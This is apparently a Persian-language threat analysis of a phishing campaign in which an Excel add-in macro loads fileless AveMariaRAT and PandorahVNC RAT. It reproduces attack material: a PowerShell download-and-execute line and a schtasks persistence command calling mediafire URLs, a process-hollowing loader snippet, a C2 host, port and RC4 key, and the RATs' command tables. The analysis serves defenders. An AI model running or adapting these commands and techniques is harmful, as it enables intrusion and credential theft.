
نمونه ایمیل فیشینگ دریافت شده در این کارزار در شکل زیر نشان داده شده است. ایمیل مذکور به عنوان یک اعلان گزارش پرداخت از یک منبع به ظاهر معتبر ارسال شده است.



در این ایمیل، مهاجم سعی کرده گیرنده را فریب دهد تا سند Excel پیوست شده را جهت دریافت جزئیات گزارش باز کند.


## نگاهی به سند Excel پیوست شده

سند Excel پیوست شده به این ایمیل‌های فیشینگ، Remittance-Details-951244.xlam نامگذاری شده است. در واقع این فایل، یک افزونه Excel (*.xlam) است که حاوی ماکروهای مخرب می‌باشد. همانطور که در شکل زیر نمایش داده شده، هنگامی که گیرنده آن را در برنامه Microsoft Excel اجرا می‌کند، یک اخطار امنیتی ظاهر شده که از کاربر می‌پرسد آیا می‌خواهد ماکروها را فعال کند.




این ماکرو بصورت خودکار با استفاده از یک تابع VBA (Visual Basic Application) به نام Auto_Open() با باز شدن فایل Excel اجرا می‌شود.

تحلیل کد VBA در داخل تابع، نشان می‌دهد که این کد یک فرمان رشته‌ای رمزگشایی می‌کند و آن را با استفاده از یک WMI Object (Windows Management Instrumentation) اجرا می‌نماید.





شکل بالا قطعه‌ای از کد VBA مربوط به تابع Auto_Open() را نشان می‌دهد که در آن یک WMI Object جهت اجرای فرمان رشته رمزگشایی شده زیر ایجاد می‌شود همانطور که در پایین شکل بالا نشان داده شده است.

C:\\ProgramData\\ddond.com hxxps://taxfile[.]mediafire[.]com/file/6hxdxdkgeyq0z1o/APRL27[.]htm/file

قبل از آن، فایل C:\Windows\System32\mshta.exe را در C:\ProgramData\ کپی می‌کند و آن را به ddond.com تغییر نام می‌دهد. mshta.exe یک فایل باینری معتبر است که بصورت پیش‌فرض بر روی تمامی دستگاه‌ها با سیستم‌عامل Windows وجود دارد. این فایل محلی برای اجرای فایل‌های Microsoft HTML Application (HTA) طراحی شده است. اکنون C:\ProgramData\ddond.com نسخه رونوشت mshta.exe می‌باشد که در طول کارزار مورد استفاده قرار خواهد گرفت. برای مثال برای گیج کردن محققان، از فایل کپی شده ddond.com جهت دانلود و اجرای فایل html مخرب به جای mshta.exe استفاده می‌کند.

## HTML + JavaScript + PowerShell

فایل APRL27.htm که توسط ddond.com (یعنی رونوشت mshta.exe) فراخوانی شده، دانلود می‌شود. فایل HTML حاوی یک قطعه کد JavaScript است که با استفاده از تابع URL Escape کدگذاری شده است. شکل زیر نسخه رمزگشایی و ساده شده کد را نشان می‌دهد.



با استفاده از دستورالعمل زیر یک Object به نام Wscript.Shell ایجاد می‌شود.

chuchukukukaokiwDasidow = new ActiveXObject(_0x5b4b3f(0x391, 0x391));

Wscript.Shell با استفاده از تابع _0x5b4b3f(0x391, 0x391)که برای برگرداندن یک رشته و شاخص آن استفاده می‌شود، بازیابی می‌شود.


یک OS Shell Object نیز به نام chuchukukukaokiwDasidow ایجاد می‌شود که برای اجرای یک برنامه مورد استفاده قرار می‌گیرد. همانطور که در شکل بالا نشان داده شده، پنج برنامه کاربردی خط فرمان زیر را اجرا می‌نماید:

- powershell $MMMMMMM=((neW-ObjEcT (("Net.Webclient"))).(("Downloadstring")).invoke((("hxxps[:]//taxfile[.]mediafire.com/file/175lr9wsa5n97x8/mainpw.dll/file"))));Invoke-Expression $MMMMMMM
- schtasks /create /sc MINUTE /mo 82 /tn calendersw /F /tr """%programdata%\ddond.com """""" hxxps[:]//www[.]mediafire.com/file/c3zcoq7ay6nql9i/back.htm/file"""
- taskkill /f /im WinWord.exe
- taskkill /f /im Excel.exe
- taskkill /f /im POWERPNT.exe

سپس برنامه PowerShell اجرا می‌شود تا یک فایل PowerShell به نام mainpw.dll را دانلود کرده و سپس آن را اجرا کند. در ادامه schtasks را جهت ایجاد یک برنامه زمانبندی شده به نام calendersw در Task Scheduler اجرا می‌کند. فرمان زیر هر ۸۲ دقیقه یکبار انجام می‌شود که به نظر می‌رسد مربوط به عملیات Parsing فایل APRL27.html است. این سازوکار پایداری است و پس از شروع، back.htm وظایف برنامه‌ریزی شده بیشتری را اضافه می‌کند.


C:\ProgramData\ddond.com hxxps[:]//www[.]mediafire.com/file/c3zcoq7ay6nql9i/back.htm/file

همچنین taskkill را جهت متوقف‌سازی پروسه‌های MS Word (WinWord.exe)، MS Excel (Excel.exe) و MS PowerPoint (POWERPNT.exe) اجرا می‌کند.




شکل بالا نمایی از HTTP proxy است که بسته‌های APRL27.htm تا mainpw.dll را که در کادر قرمز مشخص شده‌اند، نشان می‌دهد. کادر سبز (back.htm) و کادر آبی (Start.htm) گروه دیگری از درخواست‌های مربوط به فرمان ddond.com هستند که توسط Task Scheduler شروع شده‌اند.

فایل mainpw.dll (با حجم ۷٫۵۸ مگابایت) دارای تعداد زیادی کد PowerShell است که می‌توان آن را برای سه بدافزار Fileless به سه بخش تقسیم کرد. شکل زیر ساختار ساده شده mainpw.dll را نشان می‌دهد.



این کد دارای سه بخش اصلی است و از منطق یکسانی برای هر یک از بدافزارها استفاده می‌کند. این کار برای هر بدافزار از طریق متغیرهای آن انجام می‌شود.

- اولین متغیر، یعنی $hexString حاوی روشی پویا است که GZip را از حالت فشرده خارج می‌کند.
- دومین $hexString حاوی کد پویای PowerShell است که کدمخرب بدافزار (Payload) و یک ماژول .Net داخلی را جهت استقرار کد مخرب از حالت فشرده خارج می‌کند.
- $nona یک آرایه بزرگ است که حاوی کد مخرب و فشرده شده بدافزار (GZip-compressed malware payload) می‌باشد. کدهای PowerShell زیر از دومین $hexString استخراج شده‌اند و جهت فشرده کردن کد مخرب بدافزار در $nona و ماژول داخلی .Net بکارگرفته می‌شوند تا کد مخرب را در دو متغیر محلی اجرا نمایند.

- [byte[]] $RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH = Get-DecompressedByteArray $nona
- [byte[]] $RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG =Get-DecompressedByteArray $STRDYFUGIHUYTYRTESRDYUGIRI


در پایان هر قطعه کد بدافزار، تابع ()Load،ماژول .Net داخلی را از $RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG بارگذاری و فراخوانی می‌کند.

سپس قطعه کد، تابع ()Invoke را فراخوانی می‌کند تا تابع مربوط به ماژول داخلی .Net یعنی ()projFUD.PA.Execute را با دو پارامتر که یکی فایل exe مربوط به کل مسیر و دیگری کد مخرب بدافزار Fileless است، فراخوانی کند. در اینجا بخشی از کد PowerShell که برای اولین بدافزار مورد استفاده قرار گرفته، نشان داده شده است.


```
[Reflection.Assembly]::Load($RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG).GetType('projFUD.PA').GetMethod('Execute').Invoke($null,[object[]] (
'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe',$RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH))
```

## ماژول پویای .NET

ماژول پویا و داخلی .NET. از دومین متغیر $hexString استخراج می‌شود. تابع آن projFUD.PA.Execute() از PowerShell فراخوانی می‌شود که در آن projFUD فضای نام (name space)، PA نام کلاس و Execute() عضوی از کلاس PA است. شکل زیر توقف (Break) برنامه اشکال‌یاب (Debugger) را در ورودی این تابع نشان می‌دهد.




در پایین شکل، در زیر منوی متغیر Locals، دو پارامتر ارسال شده را مشاهده می‌کنیم. سپس پروسه Process Hollowing یعنی تعویض فایل اجرایی و جایگزینی کدمخرب به جای آن انجام می‌شود تا کد مخرب بدافزار را به پروسه جدید ایجاد شده aspnet_compiler.exe تزریق کند.



سپس تابع Execute()، API مربوط به Windows به نام (CreateProcessA()) را فراخوانی می‌کند تا پروسه‌ای از aspnet_compiler.exe را با فرمان Create Flag 0x8000004 اجرا کند. این ترکیبی از CREATE_NO_WINDOW و CREATE_SUSPENDED است، همانطور که در شکل بالا نشان داده شده است.

در ادامه حافظه را به این پروسه تخصیص داده و داده‌های مربوط به کد مخرب بدافزار را در آن مستقر و بارگذاری می‌کند. مقدار را در آدرس حافظه 0x7EFDE008 تغییر می‌دهد، جایی که در آن Process Environment Block - به اختصار PEB - را ذخیره می‌کند و رجیستری فرآیند را به گونه‌ای تغییر می‌دهد که Extended Instruction Pointer - به اختصار EIP - آن به کد مخرب بدافزار کپی شده اشاره کند. برای اتمام، باید چندین بار API مربوط به WriteProcessMemory() و همچنین Wow64SetThreadContext() فراخوانی شود.

پس از تکمیل تمام مراحل فوق، در نهایت API مربوط به ResumeThread() فراخوانی می‌شود تا فرآیند بارگذاری بدافزار را اجرا کند. در زیر کد مورد استفاده در فراخوانی این API آمده است. processInformation.ThreadHandle، پروسه تازه ایجاد شده را کنترل می‌کند.

```
num15 = (int)PA.LX99ujNZ7X3YScj6T4(PA.ResumeThread,
PA.vgxYHnXuOV51G6NIu3("01001001011011100111011001101111011010110110010 1"), CallType.Method,
new object[]
}
                    processInformation.ThreadHandle
});
```

در ادامه بر روی کد مخرب این سه بدافزار تمرکز خواهیم کرد و در مورد نحوه سرقت اطلاعات حساس از دستگاه قربانی، نحوه ارسال داده‌ها به سرور C2، جزئیات مربوط به فرامین کنترلی، و همچنین اقداماتی که می‌توانند با این فرامین انجام دهند، توضیح خواهیم داد.


## بدافزار بدون فایل AveMariaRAT

Ave Maria یک اسب تروا دسترسی از راه دور (Remote Access Trojan – به اختصار RAT) است که با نام WARZONE RAT نیز شناخته می‌شود. طیف گسترده‌ای از ویژگی‌ها نظیر سرقت اطلاعات حساس قربانی و کنترل از راه دور دستگاه هک شده، از جمله قابلیت‌هایی نظیر «ترفیع اختیارات» (Privilege Escalation)، کنترل از راه دور دسکتاپ، ضبط تصاویر دوربین و موارد دیگر را برای مهاجمان فراهم می‌کند.

این اولین بدافزاری است که در میان این سه بدافزار است به پروسه جدید ایجاد شده aspnet_compiler.exe در دستگاه قربانی تزریق شده و سپس اجرا می‌شود.

### گام اول:

پیکربندی Ave Maria به صورتی است که RC4 در بخش bss. ساختار PE آن رمزگذاری شده است. کلید رمزگشایی و داده‌های رمزگذاری شده هر دو در bss. قرار دارند. هنگام راه‌اندازی بدافزار، ابتدا بخش مربوط به پیکربندی رمزگشایی می‌شود. شکل زیر داده‌های رمزگشایی شده در حافظه را نشان می‌دهد.




این نه تنها شامل سرور کنترل و فرمان‌دهی (Command and Control – به اختصار C2) و درگاه آن (0x3E7) است، بلکه تعدادی Switch Flag را نیز شامل می‌شود، مانند اینکه آیا باید خود را به دسته اجرای خودکار اضافه کند یا نه و یا اینکه کنترل حساب کاربری ( User Account Control – به اختصار UAC) یا Windows Defender را دور بزند یا خیر.

### گام دوم:

هنگامی که Ave Maria اتصال خود را به سرور C2 برقرار کرد، شروع به کنترل دستگاه قربانی می‌کند. ترافیک بین مشتری و سرور C2 با کلید ثابت warzone160 به صورت RC4 رمزگذاری شده است.

29 BB 66 E4 70 EA 00 00 1E 00 00 00 00 00 00 00

00 FA 07 00 00 00 00 00 60 EA 00 00 4D 5A 90 00


...

این بسته متن ساده شامل موارد زیر می‌باشد:

- هر بسته باید با مقدار dword 0xE466BB29 شروع شود.
- 0xEA70 اندازه داده‌های فرمان است. اگر هیچ داده‌ای برای فرمان وجود نداشته باشد، مقدار آن 0x0 است.
- 0x1E شماره فرمان این بسته است.
- داده‌های بعدی، داده‌های فرمان هستند که یک فایل اجرایی در این بسته نمونه می‌باشند. اگر داده‌ای برای فرمان وجود نداشته باشد، داده‌ای نمایش داده نمی‌شود.

بدافزار Ave Maria شامل قابلیت‌های زیر است:


Remote Virtual Network Computing- به اختصار Remote VNC، Remote Shell، File Explorer، Process Manager، Remote Webcam، Password Manager، Reverse Socks، دانلود و اجرای یک فایل، Remote Keylogger، HRDP Manager و همچنین «ترفیع اختیارات».




شکل بالا قابلیت مربوط به Remote Keylogger (Command 24H) را در سمت سرور C2 نشان می‌دهد. این شکل نشان می‌دهد که وقتی مرورگر Chrome را باز کرده و یک نشانی را تایپ می‌کنیم و Enter را در دستگاه قربانی فشار می‌دهیم، چه چیزی ضبط می‌شود.

هدف قابلیت Password Manager این بدافزار، سرقت اطلاعات اصالت‌سنجی از برنامه‌های کاربردی زیر از جمله مرورگرهای اینترنتی و برنامه‌های مدیریت ایمیل زیر می‌باشد:

Google Chrome, Epic Privacy browser, Microsoft Edge, UCBrowser, Tencent QQBrowser, Opera, Blisk, Chromium, Brave-Browser, Vivaldi, Comodo Dragon, Torch, Slim, CentBrowser, Microsoft Internet Explorer, Mozilla Firefox, Microsoft Outlook, Microsoft Messaging, Mozilla Thunderbird, Tencent Foxmail, and more.




شکل بالا تصویری از شبه‌کد (pseudoCode) است هنگامی که Ave Maria اطلاعات اصالت‌سنجی (فرمان 20H) را از فایل‌های تعریف شده در چندین مرورگر اینترنتی سرقت می‌کند. در این کد، تابعی فراخوانی می‌شود تا اطلاعات اصالت‌سنجی به شیوه RC4 رمزگذاری شده و سپس آنها را به سرور C2 ارسال کند.

جدول زیر اکثر فرامین کنترلی را که بدافزار Ave Maria از آن پشتیبانی می‌کند، نشان می‌دهد.

| Cmd Num | Description |
|---|---|
| 00H | Ask for basic information of the victim's device. |
| 02H | List running processes. |
| 04H | Start File Explorer. |
| 06H | Navigate file. |
| 08H | Retrieve a file from Ave Maria home folder (%LocalAppData%\Microsoft Vision\) on the victim device. |
| 0AH | Delete a file. |
| 0Ch | Kill a process. |
| 0EH | Execute a shell command. |
| 12H | List victim's camera device information. |
| 14H | Start victim's camera. |
| 16H | Stop the camera. |
| 18H | Obtain the title of the active program. |
| 1Ah | Uninstall Ave Maria client from the victim's device. |
| 1Ch | Transfer a file from C2 server to the victim's device. |
| 1EH | Transfer an executable file to the victim's device and run. |
| 20H | Obtain the credentials of the apps from the victim's device. |
| 22H | Download a file from a given URL and execute. |
| 24H | Start the online keylogger. |
| 26H | Stop the online keylogger. |
| 28H | Install HRDP Manager on the victim's device. |
| 2AH | Reverse connect to C2 server for HRDP. |
| 30H | Start the Remote VNC. |
| 32H | Stop the Remote VNC |
| 38H | Start reverse sock. |
| 3AH | Execute a specified file on the victim's device. |
| 3CH | Start the offline keylogger. |
| 3EH,40H | Privilege Escalation. |
| 48H | Transfer a file to the victim. |
| 4AH | Retrieve a folder from the victim device. |

## بدافزار بدون فایل PandorahVNC RAT

دومین بدافزار بدون فایل نرم‌افزاری تجاری PandorahVNC Rat است که در این کارزار به RegAsm.exe تزریق می‌شود. این بدافزار با C# و Microsoft .NET Framework توسعه داده شده است. همچنین از قابلیت‌هایی نظیر سرقت اطلاعات اصالت‌سنجی از برخی برنامه‌های محبوب مانند Chrome، Microsoft Edge، Firefox، Outlook، Foxmail و غیره پشتیبانی می‌کند. ضمن آن که فرامین کنترلی و قابلیت‌هایی جهت اجرای یک پروسه، گرفتن عکس از صفحه‌نمایش، دستکاری ماوس و صفحه کلید قربانی و غیره جهت کنترل دستگاه قربانی را دارا می‌باشد.

مرحله اول:


بدافزار بدون فایل PandorahVNC RAT در ابتدا متغیرهای زیر را تعریف می‌کند. این متغیرها، آدرس سرور C2، درگاه TCP و شناسه‌هایی هستند که هنگام ارسال داده‌ها به سرور C2 از آنها استفاده می‌شود.

```
string str = "vncgoga.duckdns.org"; //C2 server
string str2 = "1338";                    // TCP port
string identifier = "3H4RHL";          // Group id
```

سپس، به استخراج ماژول هسته از یک رشته کدگذاری شده با base64 که تمام قابلیت‌های PandoraHVNC RAT را دارا است، می‌پردازد. در ادامه ماژول اصلی را با روش Process Hollowing (تعویض فایل اجرایی و جایگزینی کدمخرب به جای آن) در پروسه جدید ایجاد شده cvtres.exe (فایلی از Microsoft .Net framework) مستقر می‌کند. سعی می‌کند فایل را از یکی از نشانی‌های زیر پیدا کند:


“C:\Windows\Microsoft.NET\Framework\v4.0.30319\"
"C:\Windows\Microsoft.NET\Framework\v2.0.50727\”

اگر فایل مورد نظر پیدا نشد، بدون اجرای ماژول اصلی PandoraHVNC RAT از آن خارج می‌شود. آدرس سرور C2، درگاه و شناسه‌ها نیز در حین جایگذاری کدمخرب به پروسه جدید منتقل می‌شوند. شکل زیر کد مربوط به انجام Process Hollowing را نشان می‌دهد.




مرحله دوم:


در این مرحله، اطلاعات اولیه از دستگاه قربانی جمع‌آوری شده و به سرور C2 ارسال می‌شود تا دستگاه قربانی را در سرور ثبت کند. در تصویر زیر داده‌های چنین بسته‌ای نمایش داده شده است.




اولین عدد صحیح ٦٤ بیتی یعنی 0x62، کل اندازه بسته است. داده‌های بعدی در یک Binary Object سریالی مهر و موم شده است. داده ("0000 ... 01 00"16H نوعی Header است. 0x4a بعدی هم‌اندازه با رشته‌های زیر و یک عدد صحیح با طول متغیر است. آخرین 0x0b یک Flag جهت خاتمه دادن است.

حال رشته سریالی مهر و موم شده را که شامل شماره بسته (٦٥٤٣٢١)، شناسه گروهی کلاینت (3H4RHL)، نام کاربری قربانی و نام کامپیوتر (Bobs@BOBS-PC)، کد موقعیت مکانی قربانی (US)، اطلاعات سیستم (Windows 7 Pro)، تاریخ (05/09/2022)، نسخه کلاینت (۳٫۱) و اینکه آیا از محصول ضدویروسی استفاده می‌شود (False)، می‌باشد.

هنگامی که سرور C2 این بسته را دریافت کرد، اطلاعات قربانی را در یک لیست همانند شکل زیر نشان می‌دهد.




سپس هکر می تواند با کلیک راست روی کلاینت و کلیک بر روی گزینه‌های موجود در منو، دستگاه قربانی را کنترل کند. شکل بالا منوی نمایش داده شده در هنگام کلیک راست و گزینه‌های آن را نشان می‌دهد.


شکل قبلی تصویری از دو بسته را نمایش می‌دهد، خط اول مربوط به بسته کنترل فرمان دریافتی با شماره فرمان ۳۳۰۸ می‌باشد. دیگری بسته ارسالی به سرور C2 با شماره بسته ۳۳۰۸ است که پس از سرقت اطلاعات اصالت‌سنجی قربانی به هنگام کلیک هکر روی Pandora Recovery ایجاد می‌شود. همانطور که قبلاً نیز ذکر شد، این دو بسته در Binary Object به صورت سریالی مهر و موم شده‌اند.

جدول زیر جزئیات تمام فرامین کنترلی و قابلیت‌هایی را که PandoraHVNC RAT ارائه می‌دهد، نمایش می‌دهد.

| Cmd Num | Description |
|---|---|
| 0 | Start to capture the screenshot. |
| 1 | Abort the screenshot. |
| 2 | Simulate mouse left button DOWN. |
| 3 | Simulate mouse right button DOWN. |
| 4 | Simulate mouse left button UP. |
| 5 | Simulate mouse right button UP. |
| 6 | Perform mouse double click. |
| 7 | Simulate to press a Key. |
| 8 | Move the mouse to a given point. |
| 9 | Send the data of the system clipboard to its C2 server. |
| 10 | Set given data to system clipboard. |
| 11 | Start a Chrome browser with specified parameters. |
| 12 | Start Mozilla Firefox with specified parameters. |
| 13 | Show the StartMenu. |
| 14 | Minimize Pandora HVNC Rat. |
| 15 | Show Pandora HVNC Rat to the victim. |
| 16 | Show a pop-up message to the victim. |
| 17 | Set screenshot interval. |
| 18 | Set screenshot quality. |
| 19 | Set screenshot size. |
| 21 | Start Explorer program. |
| 24 | Kill the current process. |
